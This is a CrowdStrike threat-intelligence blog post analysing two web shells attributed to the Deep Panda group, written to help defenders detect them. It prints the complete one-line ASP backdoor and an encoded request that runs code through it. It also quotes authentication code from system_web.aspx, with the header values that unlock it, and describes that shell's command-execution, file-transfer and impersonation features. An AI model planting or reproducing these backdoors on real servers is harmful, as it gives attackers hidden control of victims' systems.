Mo' Shells Mo' Problems - Deep Panda Web Shells

Disclaimer: CrowdStrike derived this information from investigations in non-classified environments. Since we value our client's privacy and interests, some data has been redacted or sanitized.

Crowdstrike presents “Mo’ Shells Mo’ Problems” - A four part series featuring two unique web shells used by a Chinese threat group we call Deep Panda. The series will culminate with a CrowdCast in April 2014 detailing a case study of the incident response investigation conducted to identify these web shells. Special thanks to Josh Phillips of the CrowdStrike Global Intelligence Team for providing the technical analysis in this blog post.

Today we’ll cover part one of this series, which provides an overview of what web shells are, functionality of two web shells recently identified during an incident response investigation and how they were leveraged by the attacker.

Parts two through four will provide details on successful analytical techniques you can use to discover web shells within your environment:

- Mo’ Shells Mo’ Problems: Deep Panda Web Shells (Part 1)
- Mo’ Shells Mo’ Problems: File Stacking (Part 2)
- Mo’ Shells Mo’ Problems: Web Log Review (Part 3)
- Mo’ Shells Mo’ Problems: Network Detection (Part 4)

A Web Shell is a file containing backdoor functionality written in a web scripting language such ASP, ASPX, PHP or JSP. When a web shell is hosted on an internet facing victim system, an adversary can remotely access the system to perform malicious actions. Deep Panda is a China based threat group CrowdStrike has observed targeting companies in the defense, legal, telecommunication and financial industries. Crowdstrike has observed Deep Panda adopting web shells as their primary access back into a victim organization. This is an interesting shift as web shells have typically been seen as only a first stage into obtaining a persistent foothold in an environment. Previously, web shells were quickly abandoned once persistent second stage malware was successfully beaconing. Using a web shell as a primary backdoor gives Deep Panda several advantages:

- Low to virtually no detection by antivirus products
- The absence of command and control beacon traffic
- Impossible to block known malicious IP addresses to a web server since adversary can easily change their source IP address
- Cookie and HTTP header authentication aware web shells avoid being enumerated by search engines and restrict access, further reducing their network footprint

To assist organizations with identifying web shells in their environment, this post will cover two popular Deep Panda web shells. By gaining insight into their capabilities and footprint, organizations should find it feasible to detect and remediate these backdoors.

Showimg.asp

Path:	E:\inetpub\wwwroot\<Redacted>\
MD5 Hash:	ffa82c64720179878b25793f17b304d7
File Size:	28

Table 1: "Showimg.asp" Metadata

Showimg.asp is an example of an early stage web shell used to build an initial foothold within a network. After it is replaced by more robust backdoors, it may be left in place as a last resort should remediation take place. At a diminutive 28 bytes, it is one of the smallest Active Server Page (ASP) backdoors in the wild. In a recent case, we witnessed this web shell written to a standalone file (named showimg.asp), but it could easily be injected into an existing page, making it even stealthier. The code for this web shell can be found below:

```
<%execute request(chr(42))%>
```

Table 2: "Showimg.asp" Web Shell Script

ASP uses Microsoft Visual Basic (VBScript) as its implementation language. The code above uses the chr() function to convert an integer into a character, which is then passed as an argument to the ASP Request() object.

The Request() object will search the Query String for any keys matching the input. In our case, the code is equivalent to Request.QueryString('*'). The request object will look for chr(42) which is an asterisk (*), returning whatever is passed to it in a HTTP GET or POST.

Next, the Execute() function will execute any value returned by the lookup. Effectively, an attacker can form a request that will execute any VBScript code. As you might imagine, this is a powerful capability. For example, this code can perform any of the following actions:

- File upload or download
- File system read, write, or delete
- Arbitrary command execution

This web shell is an example of a "thick client" shell, meaning that while the server side code is quite small, attackers typically use a larger GUI client to construct the sent commands. The client GUI runs on the attacker's system and hence is not typically found within the victim network.

As a simple example of an encoded command, the following GET request would cause the backdoor to execute the code Response.Write("<h1>Hello World</h1>") and would render "Hello World" to be printed in the web browser:

```
http://<webserver>/showimage.asp*=%52%65%73%70%6F%
```

```
6E%73%65%2E%57%72%69%74%65%28%22%3C%68%31%3E%48%65
%6C%6C%6F%20%57%6F%72%6C%64%3C%2F%68%31%3E%22%29
```

Table 3: "showimg.asp" Web Shell Script

System_web.aspx

Path:	C:\inetpub\wwwroot\aspnet_client\system_web\<VERSION>\
MD5 Hash:	cc875db104a602e6c12196fe90559fb6
File Size:	45187

Table 4: Metadata of "system_web.aspx"

System_web.aspx is an excellent example of a more robust web shell used to replace Deep Panda’s traditional beaconing command and control infrastructure. It is an ASP.NET backdoor written in C#, with far more capabilities than we saw with the showimage.asp sample.

The web shell supports a form of authentication to protect against unauthorized access. This prevents its discovery from search engine indexing, vulnerability scanning tools and other unauthorized access to the backdoor. In order to bypass authentication, a user session must satisfy one of three options:

- Pass a cookie with the name <Redacted>
- Set the Keep-Alive HTTP header to 320
- Set language HTTP header to contain es-DN

Since web shells are text-based, we can easily see how this authentication takes place:


```
try
      {
        Init();
        if (!IsUserValid())
        {
          try
          {
```

```
                        int.Parse(Request.Cookies["REDACTED"].Value);
                        Page.Visible = true;
                    }
                    catch (Exception)
                    {
                        Page.Visible = false;
                        Response.Clear();
                        Response.End();
                    }
                }
                else
                {
                    Page.Visible = true;
                    Response.SetCookie(new HttpCookie("REDACTED", DateTime.Now.Second.ToString()));
                }
            }
            catch (Exception)
            {
                Page.Visible = false;
                Response.End();
            }
private void Init()
    {
        try
        {
            if (Request.Cookies["cp"] != null)
            {
                File.Copy(Request.PhysicalPath, Request.Cookies["cp"].Value, true);
                Response.Cookies["cp"].Expires = DateTime.Now.AddDays(-1);
                Response.End();
            }
        }
        catch (Exception ex)
        {
            Log(ex.ToString());
        }
    }
private bool IsUserValid()
            if (Request.Headers["Keep-Alive"] == "320")
                return true;
            if (Request.UserLanguages.Length > 0)
                foreach (string s in Request.UserLanguages)
                    if (s.IndexOf("es-DN") >= 0)
                        return true;
        catch (Exception)
            return false;
```

Table 5: "system_web.aspx" Authentication Code

First, the code checks if a cookie by the name of cp exists. If so, the response object has its End() method invoked, denying the user access. Next, the code uses the IsValidUser()method and checks the Hyper Text Transport Protocol (HTTP) headers for the Keep-Alive value, which, if equal to 320, will return true. If the value does not equal 320 the IsValidUser()method iterates over the Request.UserLanguages collection searching for a language named es-DN, and if found, the IsValidUser() method will return true. If neither check passes, the code returns false and the code will finally check for the presence of a cookie named <REDACTED>. If the cookie is present, the authentication step is satisfied. If not, a blank web page with no content is displayed.

After successful authentication, the attacker is provided with the following page:



```
Run as DefaultAppPool. Version: 2.0.50727.5472
```

System_web.aspx packs a large amount of functionality into a compact interface. It provides the following capabilities:

- Enumerate attached drives
- Utilize built in SQL functions to connect to database backend
- Run SQL queries and statements
- Download, upload and read files
- Directory listing
- Execute Active Directory requests
- Compile and execute arbitrary C# source code
- Impersonate a user

The web shell supports 8 main commands, with most command execution via Transact-SQL using the xp_cmdshell function.

Exec

This command depends on the contents of the first unlabeled textbox1. If unlabeled textbox1 is empty, the code will enumerate attached drives.

- Provider= or Driver= - Will connect using the OleDbConnection class.
- Data Source= - The code will connect using the SqlConnection class.
- iis:// - If this appears in unlabeled textbox1, the code will use data from the second unlabeled textbox2 to execute Active Directory requests.

Down

This command also depends on the text contained in the unlabeled textbox1. If the field is left empty, the code will assume a valid path to a file on the local machine and will read and display contents to user.

- Data Source= - the code will assume that the unlabeled textbox2 contains a valid SQL query and will execute it and display the results.
- http:// - If this appears in unlabeled textbox1, download content from the assumed URL.
- $SEX – If this appears in unlabeled textbox1, pass the contents to the Server.Execute() method.

BF

Execute contents in unlabeled textbox1 as a SQL query and return binary data to adversary.

GF

Execute contents in unlabeled textbox1 as a SQL statement and return valid textual data to adversary.

TF

Upload the file chosen by the Choose File button and save it to a temporary table in the database file worktbl in chunks of 10240 bytes. Then executes xp_cmdshell (which executes the Bulk Copy Program) to copy the data from that table to a file whose name is specified in unlabeled textbox2. After the file is saved, the code deletes the temporary table.

RF

If unlabeled textbox1 is a local file on infected system, the file is read and displayed to attacker.

- \\ - If unlabeled textbox1 starts with \\, use xp_cmdshell to execute the copy command to copy file to %windir%\Temp\temp.bin. Then, issue the dir command and display results to user. Finally, delete the temporary file %windir%\Temp\temp.bin.

DIR

Perform Active Directory queries. The code handles create, delete, set, get, and enum queries, while any query not matching those is executed directly. All commands are executed using the System.DirectoryServices API.

Eva

Simple wrapper around the CSharpCodeProvider API, allowing the adversary to compile and execute arbitrary C# source code.

Login Checkbox

Attempt to use the username, password, and domain from the User, Pass and Domain fields and LogonUserA() Win32 API function to impersonate a specific user.

Detatch Checkbox

Specifies whether commands run from the Exec button will have their output redirected and displayed to the adversary when the command is finished executing.

In short, system_web.aspx provides an adversary with a very stealthy means of near full control of the server on which it resides. This stealth might be its most important attribute. As we will see, identifying web shells can be much harder than finding malicious binaries. In our next post, we will discuss techniques for identifying web shells.

Stay tuned for Parts 2-4 as we cover File Stacking, Web Log Review, and Network Detection. In the meantime, register now for the April 1st CrowdCast.